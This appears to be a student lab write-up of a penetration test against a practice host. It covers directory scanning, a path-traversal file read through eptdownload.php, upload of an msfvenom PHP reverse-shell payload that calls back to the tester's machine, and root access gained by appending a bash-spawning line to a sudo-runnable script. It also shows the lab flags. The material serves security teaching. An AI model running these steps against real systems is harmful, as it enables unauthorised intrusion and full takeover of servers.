

From the initial scan, there were no interesting points. This was web vulnerability, I used nikto to do web vulnerability scan.



```
root@kali:~# nikto -h 10.20.160.84
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.20.160.84
+ Target Hostname:    10.20.160.84
+ Target Port:        80
+ Start Time:         2022-12-09 16:17:35 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the u
ser agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37).
 Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 182, s
ize: 5ab83623dfb5c, mtime: gzip
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ OSVDB-3092: /test.txt: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2022-12-09 16:18:18 (GMT-5) (43 seconds)
---------------------------------------------------------------------------
```

Figure 1 10.20.160.84 nikto scan


Then used gobuster to brute-force 10.20.160.84.



```
root@kali:~# gobuster dir -u 10.20.160.84 -w /usr/share/wordlists/dirb/comm
on.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.20.160.84
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2022/12/09 16:21:36 Starting gobuster
===============================================================
/.htpasswd (Status: 403)
/.hta (Status: 403)
/.htaccess (Status: 403)
/index.html (Status: 200)
/js (Status: 301)
/server-status (Status: 403)
===============================================================
2022/12/09 16:21:39 Finished
===============================================================
```

Figure 2 Capture of using gobuster

In jqueryFileTree/connectors under js folder, the outcome from gobuster there was eptdownload and eptupload php files.




Index of /js/jqueryFileTree/connectors

Name	Last modified	Size	Description
Parent Directory		-	
eptdownload.php	2018-11-30 05:50	628	
eptupload.php	2018-11-30 04:20	824	
jqueryFileTree.asp	2011-11-16 05:12	1.6K	
jqueryFileTree.aspx	2011-11-16 05:12	1.0K	
jqueryFileTree.cf	2011-11-16 05:12	783	
jqueryFileTree.js	2014-05-23 03:34	960	
jqueryFileTree.jsp	2011-11-16 05:12	1.4K	
jqueryFileTree.php	2011-11-16 05:12	1.3K	

Figure 3 Capture of web page

Intercept the cookie of download.php. They send the file name as /var/www/html/test.txt.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Previous Next Action
Request Response
Raw Params Headers Hex

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Ti
9	http://10.20.160.84	GET								
8	http://10.20.160.84	GET								
3	http://ciscobinary.openh26...	GET								
2	http://10.20.160.84	GET								
1	http://10.20.160.84	GET								


GET request to http://10.20.160.84/js/jqueryFileTree/connectors/eptdownload.php?filename=/var/www/html/test.

```
GET /js/jqueryFileTree/connectors/eptdownload.php?filename=/var/www/html/test.txt HTTP/1.1
Host: 10.20.160.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.20.160.84/js/jqueryFileTree/connectors/eptdownload.php
Connection: close
Upgrade-Insecure-Requests: 1


```

```
GET /js/jqueryFileTree/connectors/ept
Host: 10.20.160.84
User-Agent: Mozilla/5.0 (X11; Linux
Accept: text/html,application/xhtml+
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Figure 4 Capture of http history cliking on download.php


Tried to use eptupload.php but the file directory path was used differently.



```
Attempting to upload to: /var/www/html/js/jqueryFileTree/connectors/
Sorry, file already exists.Sorry, your file was not uploaded.
```

Figure 5 Capture of opening eptupload.php

Sending request from burpsuite with changing the path of the file. And got to know the code of the upload.php.




```
GET /js/jqueryFileTree/connectors/eptdownload.php?filename=
/var/www/html/js/jqueryFileTree/connectors/eptupload.php HTTP/1.1
Host: 10.20.160.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://10.20.160.84/js/jqueryFileTree/connectors/eptdownload.php
Connection: close
Upgrade-Insecure-Requests: 1
```

```
Server: Apache/2.4.29 (Ubuntu)
Content-Disposition: attachment;
filename=/var/www/html/js/jqueryFileTree/connectors/eptupload.php
Content-Length: 824
Cache-Control: must-revalidate
Connection: close
Content-Type: application/octet-stream

<?php
$target_dir = $_POST['uploadpath'];
$target_dir = realpath($target_dir);
$target_file = $target_dir . "/" . basename($_FILES["fileToUpload"]["name"]);
$uploadOk = 1;
echo "Attempting to upload " . $_FILES["fileToUpload"]["name"] . " to: " . $target_file .
"<br>";
// Check if file already exists
if (file_exists($target_file)) {
    echo "Sorry, file already exists.";
    $uploadOk = 0;
}
// Check if $uploadOk is set to 0 by an error
if ($uploadOk == 0) {
    echo "Sorry, your file was not uploaded.";
// if everything is ok, try to upload file
} else {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        echo "The file ". basename( $_FILES["fileToUpload"]["name"]). " has been uploaded.";
    } else {
        echo "Sorry, there was an error uploading your file.";
    }
}
?>
```

Figure 6 Using repeater to send request


Created a payload and upload the payload to the 10.20.160.84.



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.20.150.101 LP
ORT=8443 -o 123456.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
Saved as: 123456.php
root@kali:~# curl -F fileToUpload=@123456.php 10.20.160.84/js/jqueryFileTre
e/connectors/eptupload.php
Attempting to upload 123456.php to: /var/www/html/js/jqueryFileTree/connect
ors/123456.php<br>The file 123456.php has been uploaded.root@kali:~# curl -
ls
```

Figure 7 Creating a payload using msfvenom and uploading


Running the file in the browser.



```
10.20.160.84/js/jqueryFileTree/connectors/123456.php

/*
```

Figure 8 Opening the payload on the web


Using handler to listen and respond to the connection made by running the payload file.



```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 8443
lport ⇒ 8443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.20.150.101:8443
[*] Sending stage (38288 bytes) to 10.20.160.84
[*] Meterpreter session 1 opened (10.20.150.101:8443 → 10.20.160.84:59816)
 at 2022-12-09 17:49:10 -0500

meterpreter > shell
Process 1138 created.
```

Figure 9 Exploting handler


In the shell, I got the local.txt.



```
cat local.txt
386d376ba7b184cf6789db033889b042
echo Gabriella Ahn; date
Gabriella Ahn
Fri Dec  9 22:07:34 UTC 2022
```

Figure 10 Capture of local.txt


Currently, the id is eptweb and I need to escalate privilege to get proof.txt.



```
id
uid=1001(eptweb) gid=1001(eptweb) groups=1001(eptweb)
```

Figure 11 Current id


Use sudo -l to check the list of the user's privileges. Found one way to get into the root.



```
sudo -l
Matching Defaults entries for eptweb on perkins:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User eptweb may run the following commands on perkins:
    (root) NOPASSWD: /home/eptweb/web_config/eptweb_config.py
```

Figure 12 Capture of checking user privilege list


See the code of the file but it does nothing.



```
cat eptweb_config.py
#!/usr/bin/env python

print("")
print("This script doesn't actually do anything...")
print("")
print("...Even though its name seems to imply that it will configure the web server...")
print("")
print("...I wonder why that is...")
print("")
```

Figure 13 Capture of eptweb_config.py


So, added two lines of code in the file, that the code can be executed when I run the file. To instruct the os to use bash as a command interpreter.



```
eptweb@perkins:/home/eptweb/web_config$ echo "import pty; pty.spawn('/bin/b
ash')" >> eptweb_config.py
<rt pty; pty.spawn('/bin/bash')" >> eptweb_config.py
eptweb@perkins:/home/eptweb/web_config$ cat eptweb_config.py
cat eptweb_config.py
#!/usr/bin/env python

print("")
print("This script doesn't actually do anything...")
```

Figure 14 Inserting codes in eptweb_config.py


Then, I ran the file in sudo. So, the command interpreter can be run in host mode. We can see the the user account changed into root owner.



```
import pty; pty.spawn('/bin/bash')
eptweb@perkins:/home/eptweb/web_config$ sudo ./eptweb_config.py
sudo ./eptweb_config.py

This script doesn't actually do anything...

...Even though its name seems to imply that it will configure the web serve
r...

...I wonder why that is...

root@perkins:/home/eptweb/web_config# ls
ls
eptweb_config.py
root@perkins:/home/eptweb/web_config# c d/home
```

Figure 15 running the file in sudo

In the root accouont, found proof.txt.



```
root@perkins:/home# cd /root
cd /root
root@perkins:~# ls
ls
proof.txt
root@perkins:~# cat proof.txt
cat proof.txt
eaf46f325f255ef4402e7b7cb43fa60b
root@perkins:~# echo Gabriella Ahn; date
echo Gabriella Ahn; date
Gabriella Ahn
Fri Dec  9 22:56:50 UTC 2022
```

Figure 16 Capture of proof.txt